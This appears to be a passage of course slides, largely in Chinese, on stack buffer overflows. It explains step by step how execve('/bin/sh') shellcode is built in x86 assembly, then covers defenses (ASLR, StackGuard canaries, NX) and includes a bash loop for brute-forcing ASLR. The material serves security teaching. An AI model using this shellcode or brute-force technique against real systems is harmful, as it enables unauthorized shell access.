- pushl $0x68732f2f：把 “//sh” 压入栈中（两个/号是出于 4 个字节的需要；两个/号会被 execve() 系统调用视同一个/号处理）。
- pushl $0x6e69622f：把 “/bin” 压入栈中。此时，“/bin/sh” 整个字符串都被压入栈中，%esp 指向栈顶，也就是字符串的开头位置。图 4.9 (a) 显示栈与寄存器的状态。
- movl %esp,%ebx：把%esp 的内容放入%ebx。我们通过这条指令将字符串的地址保存到%ebx 寄存器中，而不用做任何猜测。

Shellcode: Step II

第二步：找到 name[] 数组的地址，并设置%ecx。下一步是找到 name[] 数组的地址，数组中存放两个元素，name[0] 中存放的是“/bin/sh” 的地址，name[1] 存放的是空指针（零值）。我们使用同样的方法来获取这个数组的地址。也就是说，我们动态地在栈中构建数组，然后使用栈指针得到它的地址。

- pushl %eax：构建 name[] 数组的第二个元素。由于这个元素是零值，我们简单地把%eax 压入这个位置，因为%eax 保存的值依然是零。
- pushl %ebx：将%ebx 压入栈中，%ebx 中保存了字符串“/bin/sh” 的地址，也就是该地址变成了 name 数组的第一个元素值。此时，整个 name 数组在栈中已经构建完毕，%esp 指向数组首地址。
- movl %esp,%ecx：将%esp 的值保存在%ecx 中，现在%ecx 寄存器保存着 name[] 数组的首地址。如图 4.9 (b) 所示。



Shellcode: Step III and IV

第三步：将%edx 设成零。%edx 寄存器应该被设置成零。我们可以使用 XOR 方法来清空%edx 寄存器，但为了减少 1 字节的代码长度，我们可以使用另外一个指令 “cdq”。这个单字节指令间接设置%edx 为零。它将%eax 中的符号位 (第 31 位) 拷贝到%edx 的每一位上，而%eax 的符号位是零。

第四步：调用 execve() 系统调用。调用一个系统调用需要两个指令。第一个指令是将系统调用号保存在%eax 中。execve() 的系统调用号是 11（十六进制为 0x0b）。指令 “movb $0x0b,%al” 把%al 设置成 11（%al 代表%eax 寄存器的低 8 位，%eax 的其他位早在 xor 操作时被设为零）。指令 “int $0x80” 运行该系统调用。指令 int 意为中断。一个中断将程序流程交付给中断处理程序。在 Linux 中，“int $0x80” 中断导致系统切换到内核态，并运行相应的中断处理程序，也就是系统调用处理程序。该机制用来实现系统调用。图 4.9 (b) 显示系统调用被执行之前栈与寄存器的状态。

Defenses

- Secure library with safer functions
  - Strcpy -> strncpy, Sprintf -> snprintf
- Safer dynamic link library:libsafe
- Static analysis
- Compiler:
  - stack shield – shadow stack, Stack Guard
- OS: ASLR
- Hardware: NX bit – non executable stack

ASLR

```c
#include <stdio.h>
#include <stdlib.h>

void main()
{
   char x[12];
   char *y = malloc(sizeof(char)*12);
   printf("Address of buffer x (on stack): 0x%x\n", x);
   printf("Address of buffer y (on heap) : 0x%x\n", y);
}
```


```
kernel.randomize_va_space = 0
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008

$ (*@\textbf{sudo sysctl -w kernel.randomize\_va\_space=1}@*)
kernel.randomize_va_space = 1
$ a.out
Address of buffer x (on stack): 0xbf9deb10
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbf8c49d0
Address of buffer y (on heap) : 0x804b008

$ (*@\textbf{sudo sysctl -w kernel.randomize\_va\_space=2}@*)
kernel.randomize_va_space = 2
$ a.out
Address of buffer x (on stack): 0xbf9c76f0
Address of buffer y (on heap) : 0x87e6008
$ a.out
Address of buffer x (on stack): 0xbfe69700
Address of buffer y (on heap) : 0xa020008
```

ASLR: brute force

- Entropy: 32bit machine, stack 19 bits, heap 13 bits
- Brute force

```
#!/bin/bash
SECONDS=0 value=0
while [ 1 ]
do
value=$(( $value + 1 ))
duration=$SECONDS
min=$(($duration / 60))
sec=$(($duration % 60))
echo "$min minutes and $sec seconds elapsed."
echo "The program has been running $value times so far."
./stack
done
```

Stack Guard




```
// This global variable will be initialized with a random
// number in the main function.
int secret;

void foo (char *str)
{
   int guard;
   guard = secret;

   char buffer[12];
   strcpy (buffer, str);

   if (guard == secret)
      return;
   else
      exit(1);
}
```

Stack Guard:

- Canary should be random
  - /dev/urandom
- The canary value should not be on the stack
  - Gs section -- TLS

```
//canary set start
movl    %gs:20, %eax
movl    %eax, -12(%ebp)
xorl    %eax, %eax
//canary set end
subl    $8, %esp
pushl   -44(%ebp)
leal    -36(%ebp), %eax
pushl   %eax
call    strcpy
addl    $16, %esp
movl    $1, %eax
//canary check start
movl    -12(%ebp), %edx
xorl    %gs:20, %edx
je      .L3
call    __stack_chk_fail
//canary check end
```

- hw1